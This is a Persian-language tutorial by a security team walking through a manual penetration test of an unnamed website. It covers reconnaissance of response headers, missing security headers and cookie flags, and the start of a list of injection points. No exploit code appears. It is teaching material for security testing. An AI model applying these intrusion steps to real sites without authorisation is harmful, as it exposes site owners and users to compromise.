به نام خداوند متعال

لا نِعْمَةَ اَهْنَاءُ مِنَ الاَْمْنِ .
هیچ نعمتی گواراتر از امنیت نیست .

امام علی (ع)

تست نفوذ واقعی یک وب سایت

(بدون ابزار و بصورت دستی)

تیم امنیتی درسا تیم

نویسنده : میثم منصف

@dorsateam - @meisamrce - meisamrce@gmail.com

مقدمه :


بنا به درخواست تیم توسعه دهنده هیچ اطلاعاتی درمورد وب سایت مورد تست شده در این گزارش نیامده و دوست نداشتیم مجموعه مورد نظر از لحاظ وجهه کاری دچار مشکل شود . این مقاله فقط بخشی از گزارش نقاط آسیب پذیری وب سایت میباشد. شما در این مقاله آموزشی با سناریوی کاملا واقعی در کنار هکر قدم به قدم با طرز فکر و نگاه هکر آشنا میشوید , که چگونه هکر از اشتباهات تیم برنامه نویس سوء استفاده کرده و به وب سایت و سیستم نفوذ میکند.

و در این لحظه که شما این مطلب را مطالعه میکنید این مشکلات توسط تیم توسعه برطرف شده است .


قدم اول Information Gathering :

تو این مرحله به شیوه های مختلف میتوان اطلاعات خوبی در مورد سرور و زبان برنامه نویسی و غیره بدست آورد و من سعی کردم از تو خود وب سایت اطلاعاتی رو بدست آورم .

من سعی کردم روی لینک های مختلف وب سایت یه گشتی بزنم و لینکی که تو تصویر زیر می بینید نظرم رو جلب کرد و دنبال این بودم ببینم اطلاعات این فرم به کجا ارسال میشه .




خوب آدرس رو پیدا کردم .





آدرس رو تو مرورگرم زدم ببینم چی خروجی میده !

حالا با آدرس ها بازی میکنیم ببنیم چه نتیجه ای میگیریم , خوبه یه آدرس login پیدا کردیم .

حالا بیایم بر اساس استاندار OWASP ببینم چه چیزهای را میتوانیم گزارش بدهیم. من F12 تو مرورگر میزنم بعد رو تب Network کلیک میکنم یه F5 میزنم. از سمت چپ روی آیتم login کلیک میکنم و هدر های Response رو یه نگاهی میکنیم .


پنل کاربری
frontend/login
ورود به سایت
Elements Console Sources Network Performance Memory Application Security Audits
Preserve log Disable cache Online
Filter Hide data URLs All XHR JS CSS Img Media Font Doc WS Manifest Other Only show requests with SameSite issues
Name
Headers Preview Response Initiator Timing Cookies
login
bootstrap.min.css
bootstrap-rtl.min.css
metisMenu.min.css
sb-admin-2.css
font-awesome.min.css
js-persian-cal.css
jquery.min.js
bootstrap.min.js
metisMenu.min.js
jquery.dataTables.min.js
23 requests 2.7 KB transferred
General
Request URL: frontend/login
Request Method: GET
Status Code: 200
Remote Address: 127.0.0.1:39825
Referrer Policy: no-referrer-when-downgrade
Response Headers
accept-ranges: bytes
ar-atime: 0.677
ar-cache: MISS
ar-poweredby: Arvan Cloud (arvancloud.com)


پنل کاربری
frontend/login
ورود به سایت
Elements Console Sources Network Performance Memory Application Security Audits
Preserve log Disable cache Online
Filter Hide data URLs All XHR JS CSS Img Media Font Doc WS Manifest Other Only show requests with SameSite issues
Name
Headers Preview Response Initiator Timing Cookies
login
bootstrap.min.css
bootstrap-rtl.min.css
metisMenu.min.css
sb-admin-2.css
font-awesome.min.css
js-persian-cal.css
jquery.min.js
bootstrap.min.js
metisMenu.min.js
jquery.dataTables.min.js
23 requests 2.7 KB transferred
accept-ranges: bytes
ar-atime: 0.677
ar-cache: MISS
ar-poweredby: Arvan Cloud (arvancloud.com)
ar-request-id:
ar-sid: 5100
cache-control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
content-encoding: gzip
content-length: 2141
content-security-policy: upgrade-insecure-requests
content-type: text/html; charset=UTF-8
date:



از سیستم cloud استفاده کردند (نمیدونم برای امنیت بود , سرعت یا ...)


اما هدرهای امنیتی زیر وجود ندارد که میتواند مشکلاتی رو برای وب سایت ایجاد کند .

X-Frame-Options: SAMEORIGIN : این هدر باعث میشود از تزرق iframe و clickjacking جلوگیری کند.

X-XSS-Protection: 1; mode=block : این هدر باعث میشود که کد های xss رو مروگر کاربر اجرا نشود (تقریبا جلوی هک نشدن کلاینت های وب سایت را میگیرد.)

خوب بریم تو تب Application ببینیم تو Cookie چه خبر هست .


همانطور که در تصویر زیر می بینید میتوان تشخیص داد که زبان برنامه نویسی وب سایت PHP میباشد و فریمورک مورد استفاده Code Igniter هست (بعضی ها تا به اینجا می رسند میگن فلان فریمورک است و دیگه نمیشه هکش کرد خیلی امن هست اما یک هکر هیچ وقت زود تسلیم نمیشه و تا آخرین نفس ادامه میده ☺) . متاسفانه تنظیمات secure cookie flag اعمال نشده است و HttpOnly cookie flag مقدارش false میباشد که به هکر اجازه میدهد اگر در سایت xss وجود داشته باشد براحتی حملات Cookie & Session Hijacking را انجام دهد .




قدم دوم (آغازی بر Hacking) :


خب تا اینجا فقط اطلاعات بدست آوردیم و هیچ کاری نکردیم . پیش بسوی هکینگ و نفوذ (آخ جون عاشق این قسمت هستم)


بر میگردیم به صفحه ورود و می بینیم که گزینه ثبت نام وجود دارد یه حساب کاربری میسازیم .





حالا وارد پنل میشویم .





خب حالا باز به دنبال صفحاتی میگردیم که بتونیم چیزی تزریق کنیم .

پیدا کردن نقاط تزریق Injection Point :

به قسمت های مختلف یک وب سایت که یه هکر میتواند مقادیر آنرا تغییر بدهد نقاط تزریق میگویم .

که شامل قسمت های زیر میباشد :

1 – فرم های یک سایت که میتواند از متد های GET – POST باشد .

2 – فیلد های Hidden فرم ها

